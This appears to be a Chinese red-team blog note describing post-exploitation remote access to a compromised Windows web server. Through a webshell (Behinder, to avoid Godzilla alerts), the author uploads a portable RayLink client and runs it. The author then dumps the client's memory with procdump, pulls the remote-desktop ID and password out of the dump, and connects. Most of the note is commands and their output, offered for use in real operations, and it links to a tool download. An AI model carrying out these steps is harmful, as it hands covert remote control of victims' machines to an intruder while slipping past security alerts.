

I.2、RayLink便携

2023年10月26日 14:32

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbyypass>

博客: <https://vlog.taoyuan.cool/>


工具链接:

链接: https://pan.baidu.com/s/1XdVkJAJU_Q9rD0PMiSDZFKQ?pwd=zdpm


提取码: zdpm

--来自百度网盘超级会员v4的分享

- 1、上传RayLinkLite_v6.1.6.8.exe到目标机器
- 2、上传之后, 使用冰蝎执行, 哥斯拉执行告警



icon	name	type
	1.php	file
	RayLinkLite_v6.1.6.8.exe	file
	error	dir
	index.html	file
	shell.php	file



```
E:/phpstudy_pro/WWW/ >dir

驱动器 E 中的卷是 新加卷
卷的序列号是 1292-9D08

E:/phpstudy_pro/WWW 的目录
2023/10/26 14:43 <DIR> .
2023/10/26 14:43 <DIR> ..
2023/09/21 22:49      32 1.php
2023/09/17 17:14 <DIR> error
2019/09/03 14:30    2,307 index.html
2023/10/26 14:43 18,071,096 RayLinkLite_v6.1.6.8.exe
2023/10/26 14:41     299 shell.php
4 个文件 18,073,734 字节
3 个目录 29,847,097,344 可用字节

E:/phpstudy_pro/WWW/ >./RayLinkLite_v6.1.6.8.exe

'!' 不是内部或外部命令, 也不是可运行的程序
或批处理文件。

E:/phpstudy_pro/WWW/ >RayLinkLite_v6.1.6.8.exe
|
```



但是这里需要注意的是，这个软件连接服务器需要很久(不建议实战的时候使用，启动太久了)

3、上传procdump去dump内存(此操作敏感，这个文件本身是windows官方的)

tasklist /v | findstr /i RayLink 搜索RayLink 进程

procdump.exe -accepteula -ma ID 导出内存文件

```
E:\phpstudy_pro\WWW>tasklist /v | findstr /i RayLink

RayLinkLite_v6.1.6.8.exe 13792 Console 1 480,216 K Running DESKTOP-48IQAVS\123456 0:00:15 GreenProMainwindow
RayLinkLite_v6.1.6.8.exe 4972 Services 0 62,472 K Unknown NT AUTHORITY\SYSTEM 0:00:03 暂缺
RayLinkLite_v6.1.6.8.exe 8692 Services 0 53,876 K Unknown NT AUTHORITY\SYSTEM 0:00:03 暂缺
RayLinkLite_v6.1.6.8.exe 11356 Console 1 54,148 K Unknown DESKTOP-48IQAVS\123456 0:00:02 暂缺
RayLinkLite_v6.1.6.8.exe 14244 Console 1 56,340 K Running NT AUTHORITY\SYSTEM 0:00:08 AVCapturer
RayLinkLite_v6.1.6.8.exe 10456 Console 1 56,340 K Running NT AUTHORITY\SYSTEM 0:00:08 AVCapturer

E:\phpstudy_pro\WWW>procdump.exe -accepteula -ma 13792

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:26:10] Dump 1 initiated: E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe_231026_152610.dmp
[15:26:11] Dump 1 writing: Estimated dump file size is 555 MB.
[15:26:13] Dump 1 complete: 555 MB written in 3.6 seconds
[15:26:14] Dump count reached.
```

导出的文件会和工具一起

```
E:\phpstudy_pro\WWW 的目录
2023/10/26 15:26 <DIR> .
2023/10/26 15:26 <DIR> ..
2023/09/21 22:49 32 1.php
2023/09/17 17:14 <DIR> error
2019/09/03 14:30 2,307 index.html
2023/10/26 15:19 791,960 procdump.exe
2023/10/26 14:43 18,071,096 RayLinkLite_v6.1.6.8.exe
2023/10/26 15:26 568,243 186 RayLinkLite_v6.1.6.8.exe_231026_152610.dmp
2023/10/26 14:41 299 shell.php
6 个文件 587,109,180 字节
3 个目录 29,170,266,112 可用字节

E:\phpstudy_pro\WWW>|
```

[+I]命令执行成功。

下载到本地，放在010 Editor分析，搜索RayLinkLite启动路径

我这里是：E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe

0h: 56 94 6A 01 00 00 80 8A 56 94 6A 01 00 00 C0 8C V"j...€SV"j...AE
0h: 56 94 6A 01 00 00 80 89 56 94 6A 01 00 00 C0 95 V"j...€%V"j...Ä*
0h: 56 94 6A 01 00 00 8F 56 94 6A 01 00 00 C0 8F V"j...V"j...Ä.
0h: 56 94 6A 01 00 00 8C 50 94 6A 01 00 00 A0 1E V"j...EP"j...
0h: 7C 95 6A 01 00 00 E0 1F 7C 95 6A 01 00 00 01 00 |*j...a.|*j...
0h: 00 00 00 00 00 00 31 32 38 20 38 37 34 20 34 34128 874 44
0h: 35 00 00 00 00 00 0B 00 00 00 00 00 00 0F 00 5.....
0h: 00 00 00 00 00 00 39 36 32 33 33 36 00 00 00 00962336....
0h: 00 00 00 00 00 00 06 00 00 00 00 00 00 0F 00ÿ...°æ
0h: 49 94 6A 01 00 00 00 00 00 00 00 00 00 00 00 I"j.....
0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 B0 35°5
0h: 78 95 6A 01 00 00 30 1B 4A 94 6A 01 00 00 00 00 x*j...0.J"j...
0h: 00 00 00 00 00 00 70 5A 78 95 6A 01 00 00 00 00pZx*j...
0h: 00 00 00 00 F0 3F 7A 01 00 00 FF 7F 00 00 45 3A8?z...y...E:
0h: 5C 70 68 70 73 74 75 64 79 5F 70 72 6F 5C 57 57 \phpstudy_pro\ww
0h: 57 5C 52 61 79 4C 69 6E 68 4C 69 74 65 5F 76 36 w\RayLinkLite_v6
0h: 2E 31 2E 36 2E 38 2E 65 78 65 00 00 00 00 00 00 .1.6.8.exe.....
0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

找 文本: nkLite_v6.1.6.8.exe 全部(A) 选项(P) 45 3A 5C 70 68 70 73 74 75 64 79 5F 70 72 6F 5C 57 57 5C 52 61 79 4C 69 6E 6E
结果
地址 值
已找到 6 个 'E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe'.
3ADFh E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe
17A44Fh E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe
1A4D06h E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe
1B151Eh E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe
900236h E:\phpstudy_pro\WWW\RayLinkLite_v6.1.6.8.exe



ID 128 874 445


密码 962336

而且连接的时候，会出现



这里我们选择





成功